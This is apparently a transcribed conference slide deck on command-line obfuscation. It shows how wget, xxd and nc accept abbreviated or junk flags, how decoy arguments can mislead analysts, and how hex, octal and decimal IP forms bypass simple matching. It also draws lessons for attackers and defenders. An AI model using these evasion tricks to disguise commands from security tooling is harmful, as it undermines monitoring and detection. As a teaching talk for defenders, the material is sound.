
Shortening long-form arguments

- Many other programs have the same behaviour:
 - wget
 - curl
 - touch
 - ls
 - ln
 - grep
 - chmod
 - chown
 - netstat
 - usermod
 - ...

```
Terminal - wietze-dev@wietze-dev: ~
File Edit View Terminal Tabs Help
wietze@bsides:~$
wget -q --output-document - 127.0.0.1:8000/.txt
wget -q --output-documen - 127.0.0.1:8000/.txt
wget -q --output-docume - 127.0.0.1:8000/.txt
wget -q --output-docum - 127.0.0.1:8000/.txt
wget -q --output-docu - 127.0.0.1:8000/.txt
wget -q --output-doc - 127.0.0.1:8000/.txt
wget -q --output-do - 127.0.0.1:8000/.txt
wget -q --output-d - 127.0.0.1:8000/.txt
wget -q -0 - 127.0.0.1:8000/.txt
Hey BSiders
Hey BSiders
Hey BSiders
Hey BSiders
Hey BSiders
Hey BSiders
Hey BSiders
Hey BSiders
Hey BSiders
wietze@bsides:~$
```


xxd

- Utility for encoding and decoding Hex content
- Example: > `echo 48657920425369646573204475626c696e210a | xxd -p -r`
< Hey BSides Dublin!
- What 'should' happen when you use `xxd -pabc -rxyz?`



```
Terminal - wietze-dev@wietze-dev: ~  
File Edit View Terminal Tabs Help  
wietze@bsides:~$ echo 48657920425369646573204475626c696e210a | xxd -pubs-should-serve -redbreast-whiskey  
Hey BSides Dublin!  
wietze@bsides:~$
```

Putting the *wild* in *wildcard*

‘Wildcard’-style short-form arguments


- This can make ‘decoy’ commands
e.g. `xxd -print=~/Documents/history.txt -read-only=True`
- Fooling security tooling, analysts?

A terminal window titled "Terminal - wietze-dev@wietze-dev: ~" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows three lines of input and output. The first line shows a command to echo a long hexadecimal string and pipe it to xxd -p -r, resulting in the output "Hello BSides friends!". The second line shows the same command but with the addition of "-print=~/Documents/history.txt -read-only=True", also resulting in the output "Hello BSides friends!". The third line shows the prompt "wietze@bsides:~\$" with a cursor.

```
Terminal - wietze-dev@wietze-dev: ~  
File Edit View Terminal Tabs Help  
wietze@bsides:~$ echo 48656c6c6f2042536964657320667269656e6473210d0a | xxd -p -r  
Hello BSides friends!  
wietze@bsides:~$ echo 48656c6c6f2042536964657320667269656e6473210d0a | xxd -print=~/Documents/history.txt -read-only=True  
Hello BSides friends!  
wietze@bsides:~$
```

nc

- Utility for reading from and writing to network connections using TCP or UDP
- Example: > `nc -vz 8.8.8.8 53`
 < Connection to 8.8.8.8 53 port
 [tcp/domain] succeeded!
- Takes IP addresses (v4/v6) and domain names


A screenshot of a terminal window titled "Terminal - wietze-dev@wietze-dev: ~". The terminal shows the execution of the 'nc' utility. The user enters 'nc -v -z 8.8.8.8 53' and the output is 'Connection to 8.8.8.8 53 port [tcp/domain] succeeded!'. Then the user enters 'nc -v -z google.com 443' and the output is 'Connection to google.com (216.58.212.238) 443 port [tcp/https] succeeded!'. The prompt 'wietze@bsides:~\$' is visible at the end of each line.

```
Terminal - wietze-dev@wietze-dev: ~
File Edit View Terminal Tabs Help
wietze@bsides:~$ nc -v -z 8.8.8.8 53
Connection to 8.8.8.8 53 port [tcp/domain] succeeded!
wietze@bsides:~$ nc -v -z google.com 443
Connection to google.com (216.58.212.238) 443 port [tcp/https] succeeded!
wietze@bsides:~$
```

What *is* an IP address anyway?

Alternative IP address forms

- Many programs accept 'non-standard' IP notations

A terminal window titled "Terminal - wietze-dev@wietze-dev: ~" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The prompt is "wietze@bsides:~\$". The user enters several "nc -vz" commands with different IP address formats, each followed by a comment. The terminal shows successful connections for all of them. The commands and their corresponding comments are: "nc -vz 127.0.0.1 8000" (# Normal), "nc -vz 127.1 8000" (# No zeros), "nc -vz 0x7F000001 8000" (# Hexadecimal), "nc -vz 017700000001 8000" (# Octal), "nc -vz 2130706433 8000" (# Decimal), "nc -vz 0x7F.0.0.1 8000" (# Hexadecimal/IP), "nc -vz 0177.1 8000" (# Octal/IP/No zeros), "nc -vz 0177.0.0.0x1 8000" (# Combined), and "nc -vz 0177.0.0.0x1 00008000" (# Combined). After each command, a message indicates the connection to 127.0.0.1 port 8000 was successful, sometimes showing the resolved IP in parentheses. The prompt "wietze@bsides:~\$" appears again at the bottom.

```
Terminal - wietze-dev@wietze-dev: ~
File Edit View Terminal Tabs Help
wietze@bsides:~$
nc -vz 127.0.0.1 8000          # Normal
nc -vz 127.1 8000            # No zeros

nc -vz 0x7F000001 8000        # Hexadecimal
nc -vz 017700000001 8000      # Octal
nc -vz 2130706433 8000        # Decimal

nc -vz 0x7F.0.0.1 8000        # Hexadecimal/IP
nc -vz 0177.1 8000            # Octal/IP/No zeros
nc -vz 0177.0.0.0x1 8000      # Combined
nc -vz 0177.0.0.0x1 00008000 # Combined
Connection to 127.0.0.1 8000 port [tcp/*] succeeded!
Connection to 127.1 (127.0.0.1) 8000 port [tcp/*] succeeded!
Connection to 0x7F000001 (127.0.0.1) 8000 port [tcp/*] succeeded!
Connection to 017700000001 (127.0.0.1) 8000 port [tcp/*] succeeded!
Connection to 2130706433 (127.0.0.1) 8000 port [tcp/*] succeeded!
Connection to 0x7F.0.0.1 (127.0.0.1) 8000 port [tcp/*] succeeded!
Connection to 0177.1 (127.0.0.1) 8000 port [tcp/*] succeeded!
Connection to 0177.0.0.0x1 (127.0.0.1) 8000 port [tcp/*] succeeded!
Connection to 0177.0.0.0x1 (127.0.0.1) 8000 port [tcp/*] succeeded!
wietze@bsides:~$
```



MacOS


MacOS:

Command-line arguments

- Due to Unix base, **highly similar to Linux-based systems**
- Some **macOS-specific** tools with **‘unique’** behaviour
- As always, **the implementing program decides**
And thus, scope for abuse remains


osascript

- Utility for executing scripts, such as AppleScript
- Example: `> osascript -e 'display dialog "Hey friends" with title "👋"'`



Wrap up

Lessons learnt: offence

- **Command lines = **
Especially on Windows, benefit from the chaos
- **Look beyond the surface...**
Command-line tools are more flexible than you might think
- **... but don't overdo it**
'Too obviously' obfuscated commands are more likely to get caught

Lessons learnt: defence

- **Command lines = 🤔, should not be relied on**
It can be spoofed, altered, and as we have seen: obfuscated
- **Where possible, create signatures on resulting behaviour**
Look for the file/registry/network events if you can
- **Resilient detections are key**
Adapt and tune detections on the assumption that it will be bypassed

THANK YOU

FOLLOW ME ON TWITTER: **@WIETZE**